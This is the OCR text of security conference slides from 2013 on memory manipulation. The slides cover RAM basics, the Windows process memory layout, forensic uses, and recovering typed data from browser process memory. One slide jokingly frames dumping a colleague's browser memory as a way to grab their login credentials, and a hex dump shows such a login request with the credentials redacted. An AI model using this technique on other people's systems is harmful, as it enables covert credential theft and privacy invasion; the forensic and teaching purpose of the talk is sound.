HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

Manipulating Memory for Fun & Profit

6 February 2013

Frédéric BOURLA
Chief Security Specialist

Information Security Day

ISACA®
Trust in, and value from, information systems
Luxembourg Chapter

SYSTEM CERTIFICATION ISO 27001 SGS

whoami

Frédéric BOURLA

Chief Security Specialist

Head of Ethical Hacking & Computer Forensics Departments

High-Tech Bridge SA

~12 years experience in Information Technologies

GXPN, LPT, CISSP, CCSE, CCSA, ECSA, CEH, eCPPT

GREM, CHFI

RHCE, RHCT, MCP

[frederic.bourla@htbridge.com]

readelf prez

- ✓ Slides & talk in English.
- ✓ Native French speaker, so feel free to send me an email in French if case of question.
- ✓ Talk focused on Memory Manipulation, from both offensive and defensives angles.
- ✓ 1 round of 45’.
- ✓ Vast topic, lots of issues to address, and lots of slides so that the most technical of you can come back later to remember commands.
- ✓ Therefore some slides [specially the beginning] will be fast, but everything is summarized in demos.
- ✓ No need to take notes, the whole slides and demos will be published on High-Tech Bridge website.


readelf prez

- ✓ Despite its name, this talk will not deal with Total Recall or any other human memory manipulation based movie.

- ✓ Nor will it deal with classical binary exploitation, such as Stack based Buffer Overflows or Heap Spraying. I strongly advice to read corelanc0d3rs' papers on corelan.be to learn more regarding Exploit Writing.

Table of contents

man mem



- ✓ RAM (Random Access Memory) is a **temporary memory accessible by the CPU** in order to **hold all of the program code and data** that is processed by the computer.

- ✓ It is called “random” because the system can directly access any of the memory cells anywhere on the RAM chip if it knows its row (i.e. “address”) and its column (i.e. “data bit”).

- ✓ It is **much faster** to access data in RAM **than on the hard drive**.

- ✓ **CPU and OS determine** how much and **how** the available **memory will be used**.

man mem

- ✓ In other words, **most users do not have any control on memory**, which makes RAM a target of choice.

- ✓ First systems were arbitrary limited to 640Kb RAM. Bill Gates once declared that “640K ought to be enough for anybody”.

- ✓ At this time it was far enough… But today the OS itself can consume 1 Gb. **We therefore use much more memory**.

- ✓ On a **32 bits Windows** system, OS can directly address 2^32 cells, and is therefore mathematically **limited to 4 Gb memory**.

man mem

- Contrary to popular assumption, **RAM can retain its content up to several minutes** after a shutdown.

- Basically **RAM is everywhere** nowadays. Printers, fax, VoIP phones, GPS and smartphones are good examples.


- **This provide some opportunities to security professionals** [and also to bad guys]. Some points of this talk can be applied to various targets and may not be limited to Windows systems, even if since now we will deal with a classical Microsoft host.

man mem

- ✓ **Upon process instantiation, the code is mapped in memory** so that the CPU can read its instructions, and **each process has his own virtual memory**.


- ✓ OS relies on page table structures to map transparently each virtual memory address to physical memory.

- ✓ But most importantly, **any program [including both its data and its instructions] must first be loaded into memory before being run by the processor**.



0xFFFFFFFF
Kernel Land
0x80000000
0x7ffe0000
PEB
0x7ffdf000
DLL(s)
Program Image
PE header
.text [code]
.data [data]
.rdata [imports]
.rsrc [resources]
0xbfffffff
4 Null bytes
0xbffffffa
Program Name
Environment variables
Arguments
Stack
Unused space
Heap
.BSS
.Data
.Text
0x11111111

man mem



- For example, **FUD Trojans which highly rely on Packers & Crypters can be quickly uncovered through memory analysis**.

- The **same principle applies** to OFTE. Memory Analysis can save your investigator's life, should you be facing a drive with **On The Fly Encryption** capabilities. To be efficient, transparent and usable, **the [encrypted] key should be somewhere in memory**.

Table of contents

Post keylogging capacities

- ✓ A colleague just used your laptop to access a restricted page, and you regret you **didn’t have time to run your favourite keylogger**? :-]

Vous êtes ici : Home > Débrideur universel de qualité, aucune perte de vitesse.

CONNEXION AU COMPTE

Avec Alldebrid, nous vous offrons deux jours à l'inscription car nous pensons que l'
A l'inscription, évitez de passer par un vpn ou via une email jetable.

CONNEXION


Si vous êtes déjà membre de Alldebrid, connectez-vous en indiquant vos identifiants ci-dessous.

Identifiant :

Mot de passe :

Post keylogging capacities


- ✓ No a problem, you may be able to **browse the Internet browser's memory** to grab his credentials.



```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
02C16DE0  00 00 00 00 EF BE AD DE  72 65 73 3A 2F 2F 43 3A      ï¾-Þres://C:
02C16DF0  5C 50 72 6F 67 72 61 6D  20 46 69 6C 65 73 20 28  \Program Files (
02C16E00  78 38 36 29 5C 47 6F 6F  67 6C 65 5C 47 6F 6F 67  x86)\Google\Goog
02C16E10  6C 65 20 54 6F 6F 6C 62  61 72 5C 43 6F 6D 70 6F  le Toolbar\Compo
02C16E20  6E 65 6E 74 5C 47 6F 6F  67 6C 65 54 6F 6F 6C 62  nent\GoogleToolb
02C16E30  61 72 44 79 6E 61 6D 69  63 5F 6D 75 69 5F 65 6E  arDynamic_mui_en
02C16E40  5F 43 39 45 44 44 46 30  42 36 39 38 34 41 34 35  _C9EDDF0B6984A45
02C16E50  31 2E 64 6C 6C 2F 69 6E  66 6F 62 61 72 5F 67 72  1.dll/infobar_gr
02C16E60  61 64 69 65 6E 74 2E 70  6E 67 00 DE 69 6E 66 6F  adient.png Þinfo
02C16E70  62 61 72 5F 67 72 61 64  69 65 6E 74 5B 31 5D 00  bar_gradient[1]
02C16E80  52 45 44 52 01 00 00 00  38 B9 01 00 80 6E 23 4C  REDR    8¹  ▮n#L
02C16E90  68 74 74 70 3A 2F 2F 77  77 77 2E 61 6C 6C 64 65  http://www.allde
02C16EA0  62 72 69 64 2E 66 72 2F  72 65 67 69 73 74 65 72  brid.fr/register
02C16EB0  2F 3F 61 63 74 69 6F 6E  3D 6C 6F 67 69 6E 26 72  /?action=login&r
02C16EC0  65 74 75 72 6E 70 61 67  65 3D 26 6C 6F 67 69 6E  eturnpage=&login
02C16ED0  5F 6C 6F 67 69 6E 3D 6E  [redacted]  26 6C 6F 67  _login=n[redacted]&log
02C16EE0  69 6E 5F 70 61 73 73 77  6F 72 64 3D [redacted]   in_password=[redacted]
02C16EF0  [redacted]             00  EF BE AD DE EF BE AD DE  [redacted] ï¾-Þï¾-Þ
02C16F00  55 52 4C 20 03 00 00 00  00 00 00 00 00 00 00 00  URL
02C16F10  1F 8E 7D 8E 7B C2 CD 01  6E 41 FB 7A 00 00 00 00   ▮}▮{ÂÍ nAûz
```

Post keylogging capacities

- ✓ Besides this joke, have you ever wished you had saved your new email before a **touchpad problem occurs** and make **you loose 30 minutes**?



De: "Frédéric BOURLA" <fbourla@safecomp.ch> (Par défaut)


Pour insérer un retour à la ligne, taper [Shift]+[Entrée]

Chemin: p


Codage des caractères: Européen de l'ouest (iso-8859-1)

Post keylogging capacities

- ✓ But you may **not** be **obliged to restart writing everything** from scratch **if you browse the process memory shortly**.



Firefox #1160
- Primary Memory
- Entire Memory
- Variable Range
- Firefox.exe (00230000, 0.9 MB)
- Unlockerhook.dll (10000000, 20.0 KB)
- Xul.dll (6B120000, 15.3 MB)
- Mozjs.dll (6E380000, 1.9 MB)
- Dbghelp.dll (6FF60000, 0.9 MB)
- Dwmapi.dll (701B0000, 76.0 KB)
- Dwrite.dll (704C0000, 1.0 MB)
- Nss3.dll (705D0000, 0.6 MB)
- Mozsqlite3.dll (70670000, 0.8 MB)
- Msimg32.dll (71800000, 20.0 KB)
- Ssl3.dll (71840000, 148 KB)
- Softokn3.dll (71890000, 160 KB)
- Smime3.dll (719C0000, 96.0 KB)
- Nssutil3.dll (719E0000, 96.0 KB)
- Nspr4.dll (71AD0000, 180 KB)
- Xpcom.dll (71D10000, 28.0 KB)



```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
1C7C6FD0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
1C7C6FE0  00 00 00 00 00 00 00 00  CC B0 CD 6B 78 00 00 00          Ì°Íkx
1C7C6FF0  78 00 00 00 8D 88 00 00  48 03 00 00 00 00 00 00  x    ▮   H
1C7C7000  3C 70 3E 3C 73 70 61 6E  20 73 74 79 6C 65 3D 22  <p><span style="
1C7C7010  63 6F 6C 6F 72 3A 20 62  6C 61 63 6B 3B 22 20 6C  color: black;" l
1C7C7020  61 6E 67 3D 22 46 52 2D  43 48 22 3E 48 65 6C 6C  ang="FR-CH">Hell
1C7C7030  6F 2C 3C 2F 73 70 61 6E  3E 3C 2F 70 3E 0A 3C 70  o,</span></p> <p
1C7C7040  3E 3C 73 70 61 6E 20 73  74 79 6C 65 3D 22 63 6F  ><span style="co
1C7C7050  6C 6F 72 3A 20 62 6C 61  63 6B 3B 22 20 6C 61 6E  lor: black;" lan
1C7C7060  67 3D 22 46 52 2D 43 48  22 3E 26 6E 62 73 70 3B  g="FR-CH">&nbsp;
1C7C7070  4A 27 61 69 20 75 6E 20  61 70 70 61 72 74 65 6D  J'ai un appartem
1C7C7080  65 6E 74 20 71 75 65 20  6A 65 20 63 6F 6D 70 74  ent que je compt
1C7C7090  65 20 6D 65 74 74 72 65  20 65 6E 20 76 65 6E 74  e mettre en vent
1C7C70A0  65 20 70 72 6F 63 68 61  69 6E 65 6D 65 6E 74 26  e prochainement&
1C7C70B0  68 65 6C 6C 69 70 3B 20  41 6C 6F 72 73 20 61 76  hellip; Alors av
1C7C70C0  61 6E 74 20 64 65 20 70  75 62 6C 69 65 72 20 75  ant de publier u
1C7C70D0  6E 65 20 61 6E 6E 6F 6E  63 65 20 61 75 70 72 26  ne annonce aupr&
1C7C70E0  65 67 72 61 76 65 3B 73  20 64 27 75 6E 65 20 61  egrave;s d'une a
1C7C70F0  67 65 6E 63 65 20 69 6D  6D 6F 62 69 6C 69 26 65  gence immobili&e
1C7C7100  67 72 61 76 65 3B 72 65  2C 20 6A 65 20 66 61 69  grave;re, je fai
1C7C7110  73 20 63 69 72 63 75 6C  65 72 20 6C 27 69 6E 66  s circuler l'inf
1C7C7120  6F 72 6D 61 74 69 6F 6E  20 61 75 6A 6F 75 72 64  ormation aujourd
1C7C7130  27 68 75 69 20 61 75 70  72 26 65 67 72 61 76 65  'hui aupr&egrave
1C7C7140  3B 73 20 64 65 20 6D 65  73 20 63 6F 6E 74 61 63  ;s de mes contac
1C7C7150  74 73 2E 20 49 6C 20 73  27 61 67 69 74 20 64 27  ts. Il s'agit d'
1C7C7160  75 6E 20 62 65 6C 20 61  70 70 61 72 74 65 6D 65  un bel apparteme
1C7C7170  6E 74 20 61 74 79 70 69  71 75 65 20 73 69 74 75  nt atypique situ
```

Stars revelation

